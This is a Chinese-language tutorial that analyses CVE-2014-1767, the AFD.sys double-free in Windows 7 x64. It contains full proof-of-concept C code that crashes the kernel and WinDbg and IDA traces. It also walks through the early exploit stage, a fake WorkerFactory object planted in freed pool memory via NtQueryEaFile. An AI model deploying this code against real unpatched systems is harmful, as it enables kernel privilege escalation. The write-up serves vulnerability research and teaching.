Microsoft Windows 提权漏洞 (CVE-2014-1767)x64 平台分析

作者：ExploitCN

1、前言

1.1 概述

在 2014 年的 Pwn2Own 黑客大赛上，Siberas 安全团队利用 CVE-2014-1767 Windows AFD.sys 双重释放漏洞进行内核提权，以此绕过 windows8.1 平台上的 IE11 沙箱，随后该漏洞因此获得 2014 年黑客奥斯卡的“最佳提权漏洞奖”。后来，Siberas 团队在其官网公布了此漏洞的详细细节及利用方法，它是 AFD.sys 驱动上的一处双重释放漏洞，通杀 Wdinwos 系统，影响较大。

1.2 为什么写这篇文章

这是我的第四篇 CVE 文章，相比前面三篇，我认为这篇文章研究的 CVE 漏洞，是最难，同时也是最值得学习的一个提权漏洞。尽管之前的漏洞也很优秀，但这个漏洞我认为是优秀者中的佼佼者。我们要自己去构造内存数据，而且要精确到字节，要了解一些系统的机制，还要知道各种函数的反汇编用法，因此 EXP 里面的每一个数据都有其特定的含义，并非随意而为，难度自然更大。我想这对提高我们的 PWN 水平有帮助，所以我写下了这篇文章。

1.3 非常重要的说明

针对这个漏洞我要说明的有以下几点：

1、 本文侧重点在 POC、EXP 调试、编写，从逆向与调试的角度引领你分析、编写 POC、EXP；

2、 本文是首篇对该漏洞在 x64 平台下的分析、编写文章；

3、 全网最详细 POC、EXP 的编写说明。

实验环境为：win7_x64_sp1（7601）版本

2、POC 分析

2.1 POC 代码

```
ULONG CalcLength()
{
	int BaseLength = 0x10000;
	unsigned __int16 VirtualAddress = 0x13371337;
	int FinalLength = 0x0;
	while (1)
	{
		FinalLength = ((BaseLength & 0xFFF) + ((unsigned __int16)VirtualAddress & 0xFFF)
+ 0xFFF) >> 0xC;
		FinalLength = 8 * (FinalLength + (BaseLength>>0xC))+ 0x30;
			if (FinalLength == 0x100)
			{
				break;
			}
			else
			{
				BaseLength += 1;
				continue;
			}
	}
	return BaseLength;
}

int main()
{
	int nBottonRect = 0x2aaaaaa;
	while (true)
	{
		HRGN hrgn = CreateRoundRectRgn(0, 0, 1, nBottonRect, 1, 1);
		if (hrgn==NULL)
		{
```

```
            break;
        }
        printf("hrgn = %p\n", hrgn);
    }

    //这儿看IoAllocateMdl(ntoskrnl)
    DWORD length = CalcLength();
     printf("Length = %x\n", length);
     DWORD virtualAddress = 0x13371337;

    static BYTE inbuf1[0x40];
     memset(inbuf1, 0, sizeof(inbuf1));
     *(ULONG_PTR*)(inbuf1 + 0x20) = virtualAddress;
     *(ULONG*)(inbuf1 + 0x28) = length;
     *(ULONG*)(inbuf1 + 0x3c) = 1;
     static BYTE inbuf2[0x18];
     memset(inbuf2, 0, sizeof(inbuf2));
     *(ULONG*)(inbuf2) = 1;
     *(ULONG*)(inbuf2 + 0x8) = 0x0AAAAAAA;
     WSADATA          WSAData;
     SOCKET           s;
     sockaddr_in  sa;
     int              ierr;
     WSAStartup(0x2, &WSAData);
     s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
     memset(&sa, 0, sizeof(sa));
     sa.sin_port = htons(135);
     sa.sin_addr.S_un.S_addr = inet_addr("127.0.0.1");
     sa.sin_family = AF_INET;
     ierr = connect(s, (const struct sockaddr*)&sa, sizeof(sa));
     DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x40, NULL, 0, NULL, NULL);
     DeviceIoControl((HANDLE)s, 0x120C3, (LPVOID)inbuf2, 0x18, NULL, 0, NULL, NULL);
}
```

2.2 POC 运行结果

```
.............
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

BAD_POOL_CALLER (c2)
The current thread is making a bad pool request.  Typically this is at a bad IRQL level
Arguments:
Arg1: 0000000000000007, Attempt to free pool which was already freed
Arg2: 000000000000109b, Pool tag value from the pool header
Arg3: 0000000004110010, Contents of the first 4 bytes of the pool header
Arg4: fffffa8002a566e0, Address of the block of pool being deallocated

SYMBOL_NAME:  afd!AfdReturnTpInfo+e7

MODULE_NAME: afd

IMAGE_NAME:  afd.sys

STACK_COMMAND:  .thread ; .cxr ; kb

FAILURE_BUCKET_ID:  X64_0xc2_7_M_afd!AfdReturnTpInfo+e7

OS_VERSION:  7.1.7601.24384

BUILDLAB_STR:  win7sp1_ldr_escrow

OSPLATFORM_TYPE:  x64

OSNAME:  Windows 7

FAILURE_ID_HASH:  {bf7a3010-24b2-e698-234f-e03d8fd48c43}

Followup:     MachineOwner
---------

kd> kf
 #   Memory  Child-SP          RetAddr           Call Site
00         fffff880`06366ea8 fffff800`03fb47d2 nt!RtlpBreakWithStatusInstruction
01          8 fffff880`06366eb0 fffff800`03fb55c2 nt!KiBugCheckDebugBreak+0x12
02         60 fffff880`06366f10 fffff800`03ef9ca4 nt!KeBugCheck2+0x722
03       6d0 fffff880`063675e0 fffff800`04041a11 nt!KeBugCheckEx+0x104
04         40 fffff880`06367620 fffff880`05161587 nt!ExFreePoolWithTag+0x17d1
05         b0 fffff880`063676d0 fffff880`0513899e afd!AfdReturnTpInfo+0xe7
06         30 fffff880`06367700 fffff880`0513d6ca afd!AfdTliGetTpInfo+0x9c
07         30 fffff880`06367730 fffff800`04158d9a afd!AfdTransmitPackets+0x1da
08        120 fffff880`06367850 fffff800`0431e831 nt!IopSynchronousServiceTail+0xfa
09         70 fffff880`063678c0 fffff800`041b05d6 nt!IopXxxControlFile+0xc51
0a        140 fffff880`06367a00 fffff800`03f07bd3 nt!NtDeviceIoControlFile+0x56
0b         70 fffff880`06367a70 00000000`779d98fa nt!KiSystemServiceCopyEnd+0x13
0c            00000000`0021f6f8 000007fe`fdb6b0c9 ntdll!ZwDeviceIoControlFile+0xa
0d          8 00000000`0021f700 00000000`77865a1f KERNELBASE!DeviceIoControl+0x75
0e         70 00000000`0021f770 00000001`3fc31704 kernel32!DeviceIoControlImplementation+
0f         50 00000000`0021f7c0 00000000`00000054 CVE_2014_1767_x64!main+0x1f4 [D:\binary
10          8 00000000`0021f7c8 00000000`00000002 0x54
11          8 00000000`0021f7d0 00000000`00000000 0x2
```

运行上面 POC 代码，系统出现蓝屏后的 windbg 调试结果见上图（上图并不是原始输出，我把一些不重要的数据删除了）。从第一个红框可以看出：

1、这是一个双重释放漏洞；

2、双重释放的代码在 afd!AfdReturnTpinfo+0xe7。

我们先来看看 afd!AfdReturnTpinfo+0xe7，是什么代码：

```
AfdReturnTpInfo+BF   loc_7355F:                              ; CODE XREF: AfdReturnTpInfo+AB↑j
AfdReturnTpInfo+BF                   bt      dword ptr [rdi+rbp], 1Fh
AfdReturnTpInfo+C4                   jnb     short loc_73587
AfdReturnTpInfo+C6                   mov     rcx, [rdi+rbp+10h] ; MemoryDescriptorList
AfdReturnTpInfo+CB                   test    rcx, rcx
AfdReturnTpInfo+CE                   jz      short loc_73587
AfdReturnTpInfo+D0                   test    byte ptr [rcx+0Ah], 2
AfdReturnTpInfo+D4                   jz      short loc_7357C
AfdReturnTpInfo+D6                   call    cs:__imp_MmUnlockPages
AfdReturnTpInfo+DC
AfdReturnTpInfo+DC   loc_7357C:                              ; CODE XREF: AfdReturnTpInfo+D4↑j
AfdReturnTpInfo+DC                   mov     rcx, [rdi+rbp+10h] ; Mdl
AfdReturnTpInfo+E1                   call    cs:__imp_IoFreeMdl
AfdReturnTpInfo+E7
AfdReturnTpInfo+E7   loc_73587:                              ; CODE XREF: AfdReturnTpInfo+B5↑j
AfdReturnTpInfo+E7                                           ; AfdReturnTpInfo+BD↑j ...
AfdReturnTpInfo+E7                   inc     esi
```

可见，在 afd!AfdReturnTpinfo+0xe1 处，是 IoFreeMdl 函数，它是用来释放 Mdl 指针的。那么，释放完之后，有没有对指针进行清零处理？我们来看看反编译代码：

```
40    do
41    {
42      v8 = *((_QWORD *)Buffer + 8);
43      if ( (*(_BYTE *)(v7 + v8) & 2) != 0 )
44      {
45        v9 = *(void **)(v7 + v8 + 16);
46        if ( v9 )
47          ObfDereferenceObject(v9);
48      }
49      else if ( _bittest((const signed __int32 *)(v7 + v8), 0x1Fu) )
50      {
51        v10 = *(_QWORD *)(v7 + v8 + 16);
52        if ( v10 )
53        {
54          if ( (*(_BYTE *)(v10 + 10) & 2) != 0 )
55            MmUnlockPages((PMDL)v10);
56          IoFreeMdl(*(PMDL *)(v7 + v8 + 16));
57        }
58      }
59      ++v6;
60      v7 += 24i64;
61    }
62    while ( v6 < *((_DWORD *)Buffer + 19) );
63  }
64  if ( *((_BYTE *)Buffer + 86) )
65  {
66    ExFreePoolWithTag(*((PVOID *)Buffer + 8), 0xC6646641);
67    *((_BYTE *)Buffer + 86) = 0;
68    *((_QWORD *)Buffer + 8) = ((unsigned __int64)Buffer + 263) & 0xFFFFFFFFFFFFFFF8ui64;
69  }
70  if ( a2 )
71    ExFreeToNPagedLookasideList((PNPAGED_LOOKASIDE_LIST)&AfdGlobalData[6].OwnerTable, Buffer);
72  else
73    AfdFreeTpInfo(Buffer);
74}
00057D81 AfdReturnTpInfo:56 (73581) (Synchronized with IDA View-A, Hex View-1)
```

指针并未做清零处理，即使释放，依然指向原来的内存空间

根据上面分析可知，IoFreeMdl 肯定被执行了两次，那么，在后面我们进行分析时，可以在此处下断点，看这块内存是怎么变化的。现在，我们来看看，程序为什么会调用 IoFreeMdl 两次。


2.3 漏洞产生的根本原因

漏洞是因为连续两次释放内存，由 afd!AfdReturnTpinfo 调用。

第一次是因为调用

DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x40, NULL, 0, NULL, NULL);

时，afd!afdTransmitFile+0x2CD 调用 MmProbeAndLockPages 时，地址为 POC 里面指定的 0x13371337 这个非法地址，导致出现异常，一旦出现异常，代码的执行点如下图：




第二次调用：

DeviceIoControl((*HANDLE*)s, 0x120C3, (*LPVOID*)inbuf2, 0x18, *NULL*, 0, *NULL*, *NULL*);

因为 POC 里面指定的内存空间是 0x0AAAAAAA*0x18，在 afd!afdTransmitPackets 中调用

afd!AfdTliGetTpInfo，执行 ExAllocatePoolwithQutaTag 时失败后，会跳到 AfdReturnTpinfo 函数执行，如下图：



3、x64 平台 POC 编写指导

3.1 第一阶段：消耗系统内存

```
int nBottonRect = 0x2aaaaaa;
while (true)
{
    HRGN hrgn = CreateRoundRectRgn(0, 0, 1, nBottonRect, 1, 1);
    if (hrgn==NULL)
    {
        break;
    }
    printf("hrgn = %p\n", hrgn);
}
```

消耗内存，至于为什么要消耗内存，可以先看2.4节，我在后面会做更详细说明。


3.2 第二阶段：构造 Inbuff1

3.2.1 Inbuff1 的输入长度构造

POC 里面有个函数 CalcLength，它是用于计算输入长度，用来控制分配内存空间大小的。现在，我们需要内存固定分配 0x100 字节大小的空间，至于为什么，我在后面说明，现在你只用知道，我们需

要构造一个 0x100 大小的内存空间。

在 afd!AfdTransmitFile 中，nt!IoAllocateMdl 函数第二个参数 length 就是我们输入的参数，通过这个参数，就可以控制内存大小，见下图：



现在，我们需要看看 IoAllocateMdl 是如何分配内存空间的，反编译 nt!IoAllocateMdl，可得：

我们的 CalcLength 函数，就是为了输入 Length，得到一个固定的内存 0x100。基本思路是：

1、初始 Length 从 0x10000 开始；

2、ViRtualAddress 是非法地址 0x13371337；

通过 while（1）循环，查找使得分配内存为 0x100 的 length，具体实现见代码。

3.2.2 Inbuff1 的参数构造

afd!afdTransmitFile 和 afd!afdTransmitPackets 两个函数的函数原型分别是：

```
__fastcall AfdTransmitFile（PIRP  pIRP, PIO_STACK_LOCATION pIoStackLocation）
__fastcall AfdTransmitPackets(PIRP pIrp, PIO_STACK_LOCATION pIoStackLocation)
```

第二个形参的定义为：

```
kd> dt _io_stack_location
ntdll!_IO_STACK_LOCATION
    +0x000 MajorFunction    : UChar
    +0x001 MinorFunction    : UChar
    +0x002 Flags            : UChar
    +0x003 Control          : UChar
    +0x008 Parameters       : <unnamed-tag>
//struct{
//  +0x008      ULONG OutputBufferLength;
//  +0x010  POINTER_ALIGNMENT InputBufferLength;
//  +0x018      POINTER_ALIGNMENT IoControlCode;
//  +0x020      Type3InputBuffer
//}
    +0x028 DeviceObject     : Ptr64 _DEVICE_OBJECT
    +0x030 FileObject       : Ptr64 _FILE_OBJECT
    +0x038 CompletionRoutine : Ptr64        long
    +0x040 Context          : Ptr64 Void
```

最重要的就是偏移 0x20 的 Type3InputBuffer 了，这就是我们传入的 inbuff1 数据。但有个问题，在我们调用这个函数之前，传入的 inbuff1 已经在栈里面了，现在参数的应用都类似这样：rsp+8c、rsp+78、rsp+70 等等，我们就无法知道这些参数在 inbuff1 的位置。

但幸好，我们可以根据 IoAlloctedMdll 函数，很方便的定位 length 和 VirtualAddress。因为 IoAlloctedMdll 的第一个形参、第二个形参是分别是地址、长度，这是已知的，那么我们就可以先定位 length，再定位其他参数。

反编译 afd!AfdTransmitFile，分析后，如下图：

由上图可知：

1、因为第 104 行的判断，所以 inbuff1 的长度至少为 0x40；

2、先让 inbuff1 有规律的等于一个值，输入之后，断点看 length 的数值，就可以知道 length 在 buff1 的位置，又知道 length 在 rsp+0x78，现在 VirtualAddress 在 rsp+0x70，那么，length 偏移 0x28，VirtualAdress 就偏移 0x20。

3、第 112 行可知，v8 由 v45 得来，v45 在 rsp+8C 位置，也就是 inbuff1 的 0x3C 位置，v8 等于 1 的时候，可以不进入 112 行的 if 判断，从而执行正常流程。

所以有：

```
 static BYTE inbuf1[0x40];
memset(inbuf1, 0, sizeof(inbuf1));
*(ULONG_PTR*)(inbuf1 + 0x20) = virtualAddress;
*(ULONG*)(inbuf1 + 0x28) = length;
*(ULONG*)(inbuf1 + 0x3c) = 1;
```

3.3 第三阶段：构造 Inbuff2

3.3.1 Inbuff2 的参数定位

反编译 AfdTransmitPackets 函数，分析后，得到下图：

```
102   }
103   if ( LODWORD(v2->InputBufferLength) < 0x18 )   长度至少0x18
104   {
105     v42 = 0xC000000D;
106     goto LABEL_167;
107   }
108   if ( Irp->RequestorMode )
109   {
110     v6 = v2->Type3InputBuffer;
111     if ( ((unsigned __int8)v6 & 3) != 0 )
112       ExRaiseDatatypeMisalignment();
113   }
114   v7 = (__int64 *)v2->Type3InputBuffer;
115   v51 = *v7;
116   v52 = v7[1];          从这里可以，v7已经指向了Type3InputBuffer，就是inbuff2结构
117   v53 = v7[2];
118   v46 = v53;
119   if ( (v53 & 0xFFFFFFC8) != 0 || (v53 & 0x30) == 48 || *(_WORD *)v5 == 0xAFD1 && (v53 & 3) != 0 )
120   {
121     v42 = 0xC000000D;
122     goto LABEL_167;
123   }
124   v47 = v51;                    v51是inbuf2的第0个字节，等于1才不会进入if
125   if ( !v51 || (v8 = (unsigned int)v52, (v49 = v52) == 0) || (unsigned int)v52 > 0xAAAAAAAA )
126   {                                                          输入长度不能大于0xAAAAAAAA
127     v42 = 0xC000000D;
128     goto LABEL_167;
129   }
130   if ( (v53 & 0x30) == 0 )
131   {
132     v46 = AfdDefaultTransmitWorker | v53;
133     LODWORD(v53) = AfdDefaultTransmitWorker | v53;
134   }
135   if ( _bittest((const signed __int32 *)(v5 + 8), 9u) )
136     v9 = AfdTliGetTpInfo(v52);   v52是inbuff2的第七个字节
137   else
138     v9 = (_QWORD *)AfdTdiGetTpInfo((unsigned int)v52);
139   Buffer = v9;
140   if ( !v9 )
141   {
0003441D AfdTransmitPackets:114 (4F61D)
```

从上图可知：

1、 第 103 行表明，输入的 inbuff2 长度至少为 0x18 字节，所以我们定义的就是 0x18 字节；

2、 由第 114 行可知，v7 就是我们的 inbuff2；

3、 由 125 行可知，inbuff2 的第 0 个字节等于 1，就不会进入 if；

4、 由 136 行可知，输入的 v52 是分配系数，分配的大小是 0x18*输入长度，现在分配的长度是 0xaaaaaaa*018 字节，而我们在第一阶段就已经把内存消耗完，这里执行只会失败。

```
1  _QWORD *__fastcall AfdTliGetTpInfo(unsigned int a1)
2  {
3    __int64 v1; // rdi
4    _QWORD *v2; // rax
5    _QWORD *v3; // rbx
6    _QWORD *v5; // rax
7
8    v1 = a1;由第8行、第27行可知，分配的大小为0x18*输入长度a1
9    v2 = ExAllocateFromNPagedLookasideList((PNPAGED_LOOKASIDE_LIST)&AfdGlobalData[6].OwnerTable);
10   v3 = v2;
11   if ( !v2 )
12     return 0i64;
13   v2[2] = 0i64;
14   v5 = v2 + 3;
15   *v5 = 0i64;
16   v3[4] = v5;
17   v3[5] = 0i64;
18   v3[6] = v3 + 5;
19   *((_DWORD *)v3 + 22) = 0;
20   *((_BYTE *)v3 + 87) = 0;
21   *((_DWORD *)v3 + 18) = 0;
22   *((_DWORD *)v3 + 20) = -1;
23   *((_DWORD *)v3 + 24) = 0;
24   v3[1] = 0i64;
25   if ( (unsigned int)v1 > AfdDefaultTpInfoElementCount )
26   {
27     v3[8] = ExAllocatePoolWithQuotaTag((POOL_TYPE)16, 0x18 * v1, 0xC6646641);
28     *((_BYTE *)v3 + 86) = 1;
29   }
30   return v3;
31 }
```

综上所以，可得：

```
static BYTE inbuf2[0x18];
memset(inbuf2, 0, sizeof(inbuf2));
*(ULONG*)(inbuf2) = 1;
*(ULONG*)(inbuf2 + 0x8) = 0x0AAAAAAA;
```

3.4 触发漏洞

最后，触发漏洞函数为：

```
DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x40, NULL, 0, NULL, NULL);
DeviceIoControl((HANDLE)s, 0x120C3, (LPVOID)inbuf2, 0x18, NULL, 0, NULL, NULL);
```

控制码为 0x1207F 的 *DeviceIoControl* 函数执行之后，会因为地址异常执行 nt!IoFreeMdl，释放一次指针；控制码为 0x120C3 的 *DeviceIoControl* 函数执行之后，又会因为异常执行 nt!IoFreeMdl，再释放一次指针，从而触发漏洞。

4、x64 平台 EXP 编写指导

4.1 基本思路

调用控制码为 0x1207F 的函数触发异常释放 pool 后，创建一个对象占用这个释放的 pool，然后再调用控制码为 0x120C3 的函数，触发异常后再次释放这个 pool，最后再把这个 pool 的数据赋值成假数据，但指向这个 pool 的指针，我们已经能够控制了，具体分析如下。

4.1 第一步：构造 FakeWorkerFactory

先来看看构造的代码:

```
const DWORD FakeObjSize = 0x100;
static BYTE FakeWorkerFactory[FakeObjSize];
memset(FakeWorkerFactory, 0, FakeObjSize);

static BYTE ObjHead[0x50] =
{
0x00,0x00,0x00,0x00,0x08,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x16,0x00,0x08,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
};
memcpy(FakeWorkerFactory, ObjHead, 0x50);
static BYTE a[0x18+0x4+0x4] =
{
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, //18个
    0x00,0x00,0x00,0x00,    //*(_QWORD *)Object + 0x18
    0x00,0x00,0x00,0x00
};
PVOID *pFakeObj = (PVOID*)((ULONG_PTR)FakeWorkerFactory + 0x50);
*pFakeObj = a;
```

```
printf("object a : = %p\n", a);
printf("pFakeObj = %p\n", pFakeObj);
```

4.1.1 windbg 确认 WorkFactory 的大小

WorkerFactory 占用空间的大小我们跟踪这条链：

NtCreateWorkerFactory->ObpCreateObject->ObpAllocateObject-> ExAllocatePoolWithTag

ObpCreateObject 和 ObpAllocateObject 很多地方都有调用，如果这个时候一步一步通过函数执行过去，很麻烦，而且很容易出错，你会得到错误的大小。调式的时候，可以这样做：

A、首先打两个断点：

```
4: kd> bl
0 e Disable Clear  fffff800`0438c8fa       0001 (0001) nt!ObpAllocateObject+0x12a "r rdx;gc"
1 e Disable Clear  fffff800`04374b08       0001 (0001) nt!NtCreateWorkerFactory
```

B、然后运行 exp，程序会断在第 1 个点的 NtCreateWorkerFactory。

C、然后继续 g，

```
1: kd> g
rdx=0000000000000100
rdx=00000000000004f8
rdx=0000000000000068
rdx=00000000000000a8
rdx=00000000000000a8
rdx=0000000000000068
rdx=00000000000000a8
```

第一个 rdx 就是自己申请的 workfactory 的大小 0x100 了。

这就是为什么我们在 3.1.1 要费尽心思构造 pool 为 0x100 的原因。

4.1.2 windbg 确认 WorkFactory 的内存数据

你如果用的是 win7_sp1_x64 操作系统，下面的断点你可以直接用，作用如下：

```
kd> bl
     0 d Enable Clear  fffff800`01faab08       0001 (0001) nt!NtCreateWorkerFactory
     1 d Enable Clear  fffff800`01cb56d0       0001 (0001) nt!NtSetInformationWorkerFactory
```


".if(rdx==8){r rdx;r r9}.else{gc;}"

2 d Enable Clear fffff800`01cb5879 0001 (0001) nt!NtSetInformationWorkerFactory+0x1a6

3 d Enable Clear fffff800`01fc28fa 0001 (0001) nt!ObpAllocateObject+0x12a（这儿是 NtCreateWorkerFactory 的 nt!ExAllocatePoolWithTag，看 pool）

4 d Enable Clear fffff800`01faacc9 0001 (0001) nt!NtCreateWorkerFactory+0x1c1（这儿是 createobject 的下一句，看 object）

首先，使能第 3 个和第 4 个断点，在 windbg 里面断下：可以看到：




由上图，可以得到：

1、object 在 workerfactory 起始地址的偏移量。object 在 workerfactory 起始地址偏移 0x50 处，0xfffffa80`31092560 是起始地址，0xfffffa80`31092550 是 pool 的 header；

2、把 objectHead 的数据拷贝出来，作为我们构造 EXP 时的 Fakeworkerfactory 的数据；

然后，使能第 1 个断点和第 2 个断点，继续运行，得到：



从上图，可以得到：

1、NtSetInformationWorkerFactory 中 object 的 pool 是从 ObReferenceObjectByHandleWithTag 中得到的；

2、再分析 NtCreateWorkerFactory 可知，在 NtCreateWorkerFactory 时创建的 pool 数据，在 NtSetInformationWorkerFactory 时已经被覆盖掉了。

数据是怎么被覆盖的？用的是 4.1.3 介绍的 nt!NtQueryEaFile 函数。

4.1.3 覆盖 WorkFacroty 内存数据

现在有个问题，我们构造的 WorkFactory 数据是在应用层，那么如何把数据拷贝到之前释放的 pool 处呢？直接拷贝当然是不行的，毕竟，我们并不知道 pool 的地址。这个时候就可以调用一个关键的函数实现这个目的。这个函数就是 NtQueryEaFile。

先来看看 NtQueryEaFile 函数的声明：

```
NTSTATUS __stdcall NtQueryEaFile
(HANDLE FileHandle,
PIO_STATUS_BLOCK IoStatusBlock,
PVOID Buffer, ULONG Length,
BOOLEAN ReturnSingleEntry,
PVOID EaList,
 ULONG EaListLength,
 PULONG EaIndex,
 BOOLEAN RestartScan)
```

我们调用的代码为：

```
fpQueryEaFile(INVALID_HANDLE_VALUE, &IoStatus, NULL, 0, FALSE, FakeWorkerFactory, FakeObjSize , NULL, FALSE);
```

